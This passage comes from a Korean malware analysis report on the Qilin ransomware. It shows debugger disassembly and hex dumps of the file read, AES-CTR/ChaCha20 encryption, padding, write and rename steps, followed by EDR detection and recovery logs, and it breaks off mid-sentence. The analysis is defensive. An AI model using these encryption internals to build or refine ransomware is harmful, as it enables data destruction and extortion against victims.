0627ECD8  C8 3E 7E 7B 37 5F 52 9B 72 F5 6E 1B 9B 7D C5 BD  È>~{7_R.rõn..}Å½
0627ECE8  24 A5 60 14 61 CA 62 64 23 80 A7 24 D7 C0 59 98  $¥`.aÊbd#.§$×ÀY.
0627ECF8  80 67 47 16 FE FE C6 C6 6E D8 93 29 42 2A 98 FA  .gG.þþÆÆnØ.)B*.ú
0627ED08  A0 D0 B5 5C FF 80 B8 20 CC 62 21 DB 09 6F 44 49   Ðµ\ÿ.¸ Ìb!Û.oDI
0627ED18  D8 3B 91 12 65 65 16 13 01 31 C5 24 18 6A E7 B0  Ø;..ee...1Å$.jç°
0627ED28  4A 24 F6 03 3E 6A 4E 43 01 8E DD E0 68 9B 8D CA  J$ö.>jNC..Ýàh..Ê
0627ED38  61 96 3D 98 22 47 CF 6E 2A 54 DF B1 D7 1A 90 C9  a.=."GÏn*Tß±×..É
```

[그림 40] 재배치 키 값 바이트 뒤집기

[그림 39]의 값은 이후 바이트를 역순으로 뒤집는 로직을 거쳐,
[그림 40]과 같은 최종 값이 생성된다.

```
00347136    6A 00           push 0
00347138    52              push edx
00347139    51              push ecx
0034713A    FF75 08         push dword ptr ss:[ebp+8]
0034713D    50              push eax
0034713E    6A 00           push 0
00347140    6A 00           push 0
00347142    6A 00           push 0
00347144    57              push edi
00347145    E8 52D40600     call <JMP.&NtWriteFile>
```

[그림 41] NtWriteFIle

```
0078D6D8  0E 63 90 4F D1 F0 C6 5E 3C 92 A6 F2 3E 3E 95 89  .c.OÑðÆ^<.¦ò>>..
0078D6E8  B0 16 C1 AF 51 F4 82 21 0A F2 C8 22 46 DA 7D B0  °.Á¯Qô.!.òÈ"FÚ}°
0078D6F8  13 FC A7 6B 4D 0D 9D B7 28 7B 70 E3 D5 73 E6 C7  .ü§kM..·({pãÕsæÇ
0078D708  EF 5F 1A D8 6B E0 DA 81 37 F3 85 16 77 17 4C A6  ï_.ØkàÚ.7ó..w.L¦
0078D718  55 7E D1 9B 1B 3A 6C E8 20 08 43 E3 FB A6 43 17  U~Ñ..:lè .Cãû¦C.
0078D728  25 DE 44 F7 C5 8C 73 89 9A 36 D2 35 B5 85 7E 54  %ÞD÷Å.s..6Ò5µ.~T
0078D738  73 45 E3 36 7B 50 14 0B C8 C6 01 18 25 2A 19 BD  sEã6{P..ÈÆ..%*.½
0078D748  2E 0B 7A DE 13 B2 41 AB 06 6F B2 33 0E 17 1B 19  ..zÞ.²A«.o²3....
0078D758  1E 56 FF 19 B2 1A 64 D2 AA 33 42 B7 43 B6 5A 52  .Vÿ.².dÒª3B·C¶ZR
0078D768  C8 3E 7E 7B 37 5F 52 9B 72 F5 6E 1B 9B 7D C5 BD  È>~{7_R.rõn..}Å½
0078D778  24 A5 60 14 61 CA 62 64 23 80 A7 24 D7 C0 59 98  $¥`.aÊbd#.§$×ÀY.
0078D788  80 67 47 16 FE FE C6 C6 6E D8 93 29 42 2A 98 FA  .gG.þþÆÆnØ.)B*.ú
0078D798  A0 D0 B5 5C FF 80 B8 20 CC 62 21 DB 09 6F 44 49   Ðµ\ÿ.¸ Ìb!Û.oDI
0078D7A8  D8 3B 91 12 65 65 16 13 01 31 C5 24 18 6A E7 B0  Ø;..ee...1Å$.jç°
0078D7B8  4A 24 F6 03 3E 6A 4E 43 01 8E DD E0 68 9B 8D CA  J$ö.>jNC..Ýàh..Ê
0072F3C8  00 00 00 00 00 00 00 00 AB AB AB AB AB AB AB AB  ........«««««««««
0627EC48  0E 63 90 4F D1 F0 C6 5E 3C 92 A6 F2 3E 3E 95 89  .c.OÑðÆ^<.¦ò>>..
0627EC58  B0 16 C1 AF 51 F4 82 21 0A F2 C8 22 46 DA 7D B0  °.Á¯Qô.!.òÈ"FÚ}°
0627EC68  13 FC A7 6B 4D 0D 9D B7 28 7B 70 E3 D5 73 E6 C7  .ü§kM..·({pãÕsæÇ
0627EC78  EF 5F 1A D8 6B E0 DA 81 37 F3 85 16 77 17 4C A6  ï_.ØkàÚ.7ó..w.L¦
0627EC88  55 7E D1 9B 1B 3A 6C E8 20 08 43 E3 FB A6 43 17  U~Ñ..:lè .Cãû¦C.
0627EC98  25 DE 44 F7 C5 8C 73 89 9A 36 D2 35 B5 85 7E 54  %ÞD÷Å.s..6Ò5µ.~T
0627ECA8  73 45 E3 36 7B 50 14 0B C8 C6 01 18 25 2A 19 BD  sEã6{P..ÈÆ..%*.½
0627ECB8  2E 0B 7A DE 13 B2 41 AB 06 6F B2 33 0E 17 1B 19  ..zÞ.²A«.o²3....
0627ECC8  1E 56 FF 19 B2 1A 64 D2 AA 33 42 B7 43 B6 5A 52  .Vÿ.².dÒª3B·C¶ZR
0627ECD8  C8 3E 7E 7B 37 5F 52 9B 72 F5 6E 1B 9B 7D C5 BD  È>~{7_R.rõn..}Å½
0627ECE8  24 A5 60 14 61 CA 62 64 23 80 A7 24 D7 C0 59 98  $¥`.aÊbd#.§$×ÀY.
0627ECF8  80 67 47 16 FE FE C6 C6 6E D8 93 29 42 2A 98 FA  .gG.þþÆÆnØ.)B*.ú
0627ED08  A0 D0 B5 5C FF 80 B8 20 CC 62 21 DB 09 6F 44 49   Ðµ\ÿ.¸ Ìb!Û.oDI
0627ED18  D8 3B 91 12 65 65 16 13 01 31 C5 24 18 6A E7 B0  Ø;..ee...1Å$.jç°
0627ED28  4A 24 F6 03 3E 6A 4E 43 01 8E DD E0 68 9B 8D CA  J$ö.>jNC..Ýàh..Ê
0627ED38  61 96 3D 98 22 47 CF 6E 2A 54 DF B1 D7 1A 90 C9  a.=."GÏn*Tß±×..É
```

[그림 42] 패딩

2025 기업 보안 전략 보고서.hwp.zTw1R7SFlb.FfNMKcXU

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000043E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000043F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00004400	0E	63	90	4F	D1	F0	C6	5E	3C	92	A6	F2	3E	3E	95	89	.c.OÑðÆ^<'¦ò>>•‰
00004410	B0	16	C1	AF	51	F4	82	21	0A	F2	C8	22	46	DA	7D	B0	°.Á¯Qô‚!.òÈ"FÚ}°
00004420	13	FC	A7	6B	4D	0D	9D	B7	28	7B	70	E3	D5	73	E6	C7	.ü§kM..·({pãÕsæÇ
00004430	EF	5F	1A	D8	6B	E0	DA	81	37	F3	85	16	77	17	4C	A6	ï_.ØkàÚ.7ó….w.L¦
00004440	55	7E	D1	9B	1B	3A	6C	E8	20	08	43	E3	FB	A6	43	17	U~Ñ›.:lè .Cãû¦C.
00004450	25	DE	44	F7	C5	8C	73	89	9A	36	D2	35	B5	85	7E	54	%ÞD÷ÅŒs‰š6Ò5µ…~T
00004460	73	45	E3	36	7B	50	14	0B	C8	C6	01	18	25	2A	19	BD	sEã6{P..ÈÆ..%*.½
00004470	2E	0B	7A	DE	13	B2	41	AB	06	6F	B2	33	0E	17	1B	19	..zÞ.²A«.o²3....
00004480	1E	56	FF	19	B2	1A	64	D2	AA	33	42	B7	43	B6	5A	52	.Vÿ.².dÒª3B·C¶ZR
00004490	C8	3E	7E	7B	37	5F	52	9B	72	F5	6E	1B	9B	7D	C5	BD	È>~{7_R›rõn.›}Å½
000044A0	24	A5	60	14	61	CA	62	64	23	80	A7	24	D7	C0	59	98	$¥`.aÊbd#€§$×ÀY˜
000044B0	80	67	47	16	FE	FE	C6	C6	6E	D8	93	29	42	2A	98	FA	€gG.þþÆÆnØ“)B*˜ú
000044C0	A0	D0	B5	5C	FF	80	B8	20	CC	62	21	DB	09	6F	44	49	Ðµ\ÿ€¸ Ìb!Û.oDI
000044D0	D8	3B	91	12	65	65	16	13	01	31	C5	24	18	6A	E7	B0	Ø;‘.ee...1Å$.jç°
000044E0	4A	24	F6	03	3E	6A	4E	43	01	8E	DD	E0	68	9B	8D	CA	J$ö.>jNC.ŽÝàh›.Ê
000044F0	61	96	3D	98	22	47	CF	6E	2A	54	DF	B1	D7	1A	90	C9	a–=˜"GÏn*Tß±×..É
00004500	E3	BE	6B	36	16	A7	B4	D3	B5	4A	B0	DE	E5	63	D1	EA	ã¾k6.§´ÓµJ°ÞåcÑê
00004510	D5	05	21	91	27	61	C4	30	85	C6	5C	79	A8	D2	E2	3B	Õ.!‘'aÄ0…Æ\y¨Òâ;
00004520	2E	2D	C1	83	AC	EE	BC	31	E7	0A	44	0A	9A	FF	1C	38	.-Áƒ¬î¼1ç.D.šÿ.8
00004530	5D	5A	3F	7A	C2	A1	53	EF	05	E7	E6	57	C7	85	45	6F	]Z?zÂ¡Sï.çæWÇ…Eo
00004540	53	B5	6E	36	D4	E8	64	39	F5	7A	8A	BD	23	B7	36	9A	Sµn6Ôèd9õzŠ½#·6š
00004550	9E	AD	3A	5F	63	CC	11	3B	68	D4	6F	C7	75	88	43	79	ž.:_cÌ.;hÔoÇuˆCy
00004560	16	B5	37	70	43	80	BC	73	28	28	EC	0B	B8	52	FF	8C	.µ7pC€¼s((ì.¸RÿŒ
00004570	C0	98	59	47	45	AB	8B	29	50	EA	59	78	D2	97	7D	79	À˜YGE«‹)PêYxÒ—}y
00004580	FB	72	45	74	0E	31	4F	77	75	CF	07	C6	C8	87	02	45	ûrEt.1OwuÏ.ÆÈ‡.E
00004590	A9	C3	7B	03	79	F6	3E	B3	65	DA	71	79	8D	13	95	72	©Ã{.yö>³eÚqy..•r
000045A0	8B	BE	06	F3	D2	79	31	38	D6	87	51	25	A5	D4	83	11	‹¾.óÒy18Ö‡Q%¥Ôƒ.
000045B0	E0	FD	DE	1D	AB	AA	14	64	3E	3E	88	2F	48	BB	6B	15	àýÞ.«ª.d>>ˆ/H»k.
000045C0	BF	3A	A3	DE	B5	53	EE	C9	76	8D	8D	10	D8	2B	B5	C3	¿:£ÞµSîÉv.‹.Ø+µÃ
000045D0	2B	B8	00	CD	72	AD	5E	2F	EB	FD	75	41	A9	EF	03	1A	+¸.Ír.^/ëýuA©ï..
000045E0	E7	C8	83	77	37	01	6D	9E	38	11	18	FA	CB	07	DB	67	çÈƒw7.mž8..úË.Ûg
000045F0	2C	5E	85	B7	2E	13	1A	C0	A2	10	70	D3	7C	B5	94	6F	,^…·.....À¢.pÓ|µ”o
00004600	00	00	00	00	00	00	00	00	2D	2D	2D	2D	2D	45	4E	44	........-----END
00004610	20	43	49	50	48	45	52	54	45	58	54	20	42	4C	4F	43	CIPHERTEXT BLOC
00004620	4B	2D	2D	2D	2D	2D											K-----

[그림 43] 패딩된 원본 파일

NtWriteFile API로 원본 파일의 마지막 부분에 재배치된 값과 공백 문자열
그리고 파일의 끝을 나타내는 시그니처를 쓴다.

```
00347016    6A 00           push 0
00347018    52              push edx
00347019    51              push ecx
0034701A    FF75 08         push dword ptr ss:[ebp+8]
0034701D    50              push eax
0034701E    6A 00           push 0
00347020    6A 00           push 0
00347022    6A 00           push 0
00347024    57              push edi
00347025    E8 82D50600     call <JMP.&ZwReadFile>
1: [esp+4]  00000500 00000500
2: [esp+8]  00000000 00000000
3: [esp+C]  00000000 00000000
4: [esp+10] 00000000 00000000
5: [esp+14] 074EDEA8 074EDEA8
6: [esp+18] 074EF360 074EF360
7: [esp+1C] 00080000 00080000
8: [esp+20] 074EDEC0 074EDEC0
9: [esp+24] 00000000 00000000
074EF360 D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 ÐÏ.à¡±.á........
074EF370 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00 ........>...þÿ..
074EF380 06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ................
074EF390 00 00 00 00 00 00 00 00 00 10 00 00 10 00 00 00 ................
074EF3A0 01 00 00 00 FE FF FF FF 00 00 00 00 01 00 00 00 ....þÿÿÿ........
074EF3B0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
074EF3C0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
074EF3D0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
074EF3E0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
074EF3F0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
074EF400 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
074EF410 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
074EF420 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
074EF430 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
074EF440 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
074EF450 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
074EF460 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
074EF470 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
```

[그림 44] ZwReadFile

파일을 암호화 하기 위해 ZwReadFile API로 데이터를 읽어 온다.

```
00206168    8D8424 30060000          lea eax,dword ptr ss:[esp+630]
0020616F    898424 E0010000          mov dword ptr ss:[esp+1E0],eax
00206176    89B424 E4010000          mov dword ptr ss:[esp+1E4],esi
0020617D    89B424 E8010000          mov dword ptr ss:[esp+1E8],esi
00206184    898C24 EC010000          mov dword ptr ss:[esp+1EC],ecx
0020618B    8D8C24 50040000          lea ecx,dword ptr ss:[esp+450]
00206192    8D9424 E0010000          lea edx,dword ptr ss:[esp+1E0]
00206199    E8 02A6FFFF              call qilin.2007A0
```

```
__asm
{
  aesenc  xmm2, [esp+20Ch+var_13C]
  aesenc  xmm3, xmm6
}
_XMM6 = _mm_load_si128(&v222);
__asm
{
  aesenc  xmm1, [esp+20Ch+var_12C]
  aesenc  xmm2, [esp+20Ch+var_14C]
  aesenc  xmm3, xmm6
  aesenc  xmm1, xmm6
}
_XMM6 = _mm_load_si128(&v216);
__asm { aesenc  xmm2, xmm0 }
__asm { aesenc  xmm2, [esp+20Ch+var_1CC] }
v206 = *(__m128i *)&v204[v4 + 24];
_XMM0 = _mm_load_si128(&v221);
```

[그림 45] AES-CTR 암호화

```
074EF360  02 7B 0C 8A 3F FD D1 77 C8 1A 85 80 10 21 7D 4A  .{..?ýÑwÈ....!}J
074EF370  5B CA 7B 61 2D 74 54 43 E9 58 0E 00 2C B0 31 AB  [Ê{a-tTCéX..,°1«
074EF380  7B 5A 80 FE A4 8D A0 7C 5C 42 11 1C E8 9A B9 72  {Z.þ¤. |\B..è.¹r
074EF390  85 D7 77 0E FC E8 AA C9 E6 3C 91 F5 95 D3 D7 B9  .×w.üèªÉæ<.õ.Ó×¹
074EF3A0  E1 CA 79 E8 22 EB A1 ED C1 C4 22 40 E2 8A DD 1A  áÊyè"ë¡íÁÄ"@â.Ý.
074EF3B0  17 07 5D B0 EA E8 41 FA 76 FF 73 6A C6 D0 2C 80  ..]°êèAúvÿsjÆÐ,.
074EF3C0  9B 85 61 15 27 D1 AA 05 D3 2A 49 8C 68 96 E2 A2  ..a.'Ñª.Ó*I.h.â¢
074EF3D0  40 A9 6F A8 09 C0 BF 8F 10 D2 7D 8C BC EE AC A1  @©o¨.À¿..Ò}.¼î¬¡
074EF3E0  97 5F 14 CD 94 5F FE 76 EA C1 C9 35 4D D9 8F CD  ._.Í._þvêÁÉ5MÙ.Í
074EF3F0  75 58 54 F8 AB B0 9D F5 DE 8E 02 91 A4 0F 7E 89  uXTø«°.õÞ...¤.~.
074EF400  32 F2 46 AE 80 33 83 25 83 18 64 B4 CE 15 DA 41  2òF®.3.%..d´Î.ÚA
074EF410  AD B5 DF 7D 4B 17 11 4E 54 F0 3F 37 96 8D 88 E4  .µß}K..NTð?7...ä
074EF420  58 C8 F3 1B 67 DE 1A DB 79 E0 8F 39 74 70 F5 92  XÈó.gÞ.Ûyà.9tpõ.
074EF430  3F C9 FD 2C B4 C7 20 DA 1E 46 0F DD 12 1A DE 02  ?Éý,´Ç Ú.F.Ý..Þ.
074EF440  47 5B 34 C4 47 58 DF D0 03 C0 65 24 1E 70 E0 2C  G[4ÄGXßÐ.Àe$.pà,
```

[그림 46] 암호화된 파일

Qilin 랜섬웨어는 AES-NI를 지원하는 CPU면 AES-CTR 알고리즘으로 암호화하고
지원하지 않는 CPU면 chacha20 알고리즘으로 암호화한다.
분석 환경의 CPU는 AES-NI를 지원하여 파일이 AES-CTR로 암호화 된다.

```
00347136      6A 00                  push 0
00347138      52                     push edx
00347139      51                     push ecx
0034713A      FF75 08                push dword ptr ss:[ebp+8]
0034713D      50                     push eax
0034713E      6A 00                  push 0
00347140      6A 00                  push 0
00347142      6A 00                  push 0
00347144      57                     push edi
00347145      E8 52D40600            call <JMP.&NtWriteFile>
1: [esp] 00000500 00000500
2: [esp+4] 00000000 00000000
3: [esp+8] 00000000 00000000
4: [esp+C] 00000000 00000000
5: [esp+10] 074EDEA8 074EDEA8
6: [esp+14] 074EF360 074EF360
7: [esp+18] 00004400 00004400
8: [esp+1C] 074EDEC0 074EDEC0
9: [esp+20] 00000000 00000000
```

[그림 47] NtWriteFile


암호화된 데이터를 쓰기 위해 WriteFile API로 암호화된 데이터를 원본 파일에 쓴다.

2025 기업 보안 전략 보고서.hwp.zTw1R7SFlb.FfNMKcXU

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	02	7B	0C	8A	3F	FD	D1	77	C8	1A	85	80	10	21	7D	4A	.{.Š?ýÑwÈ.…€.!}J
00000010	5B	CA	7B	61	2D	74	54	43	E9	58	0E	00	2C	B0	31	AB	[Ê{a-tTCéX..,°1«
00000020	7B	5A	80	FE	A4	8D	A0	7C	5C	42	11	1C	E8	9A	B9	72	{Z€þ¤. |\B..èš¹r
00000030	85	D7	77	0E	FC	E8	AA	C9	E6	3C	91	F5	95	D3	D7	B9	…×w.üèªÉæ<'õ•Ó×¹
00000040	E1	CA	79	E8	22	EB	A1	ED	C1	C4	22	40	E2	8A	DD	1A	áÊyè"ë¡íÁÄ"@âŠÝ.
00000050	17	07	5D	B0	EA	E8	41	FA	76	FF	73	6A	C6	D0	2C	80	..]°êèAúvÿsjÆÐ,€
00000060	9B	85	61	15	27	D1	AA	05	D3	2A	49	8C	68	96	E2	A2	›…a.'Ñª.Ó*IŒh–â¢
00000070	40	A9	6F	A8	09	C0	BF	8F	10	D2	7D	8C	BC	EE	AC	A1	@©o¨.À¿..Ò}Œ¼î¬¡
00000080	97	5F	14	CD	94	5F	FE	76	EA	C1	C9	35	4D	D9	8F	CD	—_.Í"_þvêÁÉ5MÙ.Í
00000090	75	58	54	F8	AB	B0	9D	F5	DE	8E	02	91	A4	0F	7E	89	uXTø«°.õÞŽ.'¤.~‰
000000A0	32	F2	46	AE	80	33	83	25	83	18	64	B4	CE	15	DA	41	2òF®€3ƒ%ƒ.d´Î.ÚA
000000B0	AD	B5	DF	7D	4B	17	11	4E	54	F0	3F	37	96	8D	88	E4	.µß}K..NTð?7–.ˆä
000000C0	58	C8	F3	1B	67	DE	1A	DB	79	E0	8F	39	74	70	F5	92	XÈó.gÞ.Ûyà.9tpõ'
000000D0	3F	C9	FD	2C	B4	C7	20	DA	1E	46	0F	DD	12	1A	DE	02	?Éý,´Ç Ú.F.Ý..Þ.
000000E0	47	5B	34	C4	47	58	DF	D0	03	C0	65	24	1E	70	E0	2C	G[4ÄGXßÐ.Àe$.pà,
000000F0	94	EF	C3	22	FC	D4	02	B7	E1	DC	6B	B7	FD	C2	8D	4E	"ïÃ"üÔ.·áÜk·ýÂ.N
00000100	A3	D0	E7	BE	47	C6	58	43	B2	31	34	E5	7A	3F	6F	49	£Ðç¾GÆXC²14åz?oI


[그림 48] 암호화된 파일

위 암호화 과정을 지나면 [그림 48]처럼 파일이 암호화되는 것을 알 수 있다.



[그림 49] 확장자 리네임


암호화가 끝나면 파일 확장자를 고유식별 랜덤값만 남기기 위해 MoveFileExW로 확장자를 변경한다.



[그림 50] 바탕화면 변경

암호화가 모두 끝나면 [그림 50]처럼 바탕화면 사진이 변경되며,
피해자가 피해사실을 파악할 수 있게 된다.

4. Privacy-i EDR 탐지 및 대응



[그림 51] EDRCenter 탐지 정보

구분	날짜	대상	내용	비고
[알림]	2025-12-08 14:42:59	EDR	이상 파일 I/O 행위를 실행하는 의심 프로세스/스레드를 탐지하고 차단하였습니다.	행위기반 엔진: Qilin.exe
[알림]	2025-12-08 14:42:59	EDR	프로세스 차단 성공	행위기반 엔진: Qilin.exe
[알림]	2025-12-08 14:42:59	EDR	파일 격리 성공	행위기반 엔진: Qilin.exe
[알림]	2025-12-08 14:42:57	EDR	이상 파일 I/O 행위에 의해 손상된 파일의 복구가 완료되었습니다.	Ransomware: Qilin.exe
[알림]	2025-12-08 14:42:57	EDR	이상 파일 I/O 행위에 의해 손상된 파일 복구 결과	프로세스: C:\Users\PC\Desktop\Qilin.exe, 전체: 7, 성공: 7, 실패: 0
[알림]	2025-12-08 14:42:57	EDR	이상 파일 I/O 행위에 의해 손상된 파일 복구 성공	C:\0ARTmpDcy\rdcyTmpfile.docx
[알림]	2025-12-08 14:42:57	EDR	이상 파일 I/O 행위에 의해 손상된 파일 복구 성공	C:\0ARTmpDcy\rdcyTmpfile.hwp
[알림]	2025-12-08 14:42:57	EDR	이상 파일 I/O 행위에 의해 손상된 파일 복구 성공	C:\0ARTmpDcy\rdcyTmpfile.pdf
[알림]	2025-12-08 14:42:57	EDR	이상 파일 I/O 행위에 의해 손상된 파일 복구 성공	C:\0ARTmpDcy\rdcyTmpfile.pptx
[알림]	2025-12-08 14:42:57	EDR	이상 파일 I/O 행위에 의해 손상된 파일 복구 성공	C:\0ARTmpDcy\rdcyTmpfile.txt
[알림]	2025-12-08 14:42:57	EDR	이상 파일 I/O 행위에 의해 손상된 파일 복구 성공	C:\0ARTmpDcy\rdcyTmpfile.xlsx
[알림]	2025-12-08 14:42:57	EDR	이상 파일 I/O 행위에 의해 손상된 파일 복구 성공	C:\0ARTmpDcy\rdcyTmpfile.zip
[알림]	2025-12-08 14:42:56	EDR	이상 파일 I/O 행위에 의해 손상된 파일의 복구가 시작되었습니다.	Ransomware: Qilin.exe
[알림]	2025-12-08 14:42:55	EDR	의심 프로세스의 이상 파일 I/O 행위가 탐지 되었습니다.	Qilin.exe (복구 완료)
[알림]	2025-12-08 14:42:30	EDR	악성코드로 의심되는 프로세스가 탐지되었습니다.	행위기반 엔진: Qilin.exe
[알림]	2025-12-08 14:42:30	EDR	악성코드로 의심되는 프로세스가 탐지되었습니다.	행위기반 엔진: cmd.exe
[알림]	2025-12-08 14:42:30	EDR	악성코드로 의심되는 프로세스가 탐지되었습니다.	행위기반 엔진: cmd.exe

[그림 52] 에이전트 로그

Privacy-i EDR는 Qilin 랜섬웨어 탐지 후 프로세스 차단과 실시간 백업/복구 기능으로 대응 가능하다.
또한 레지스트리 등록을 통한 시작 프로그램 등록 행위와
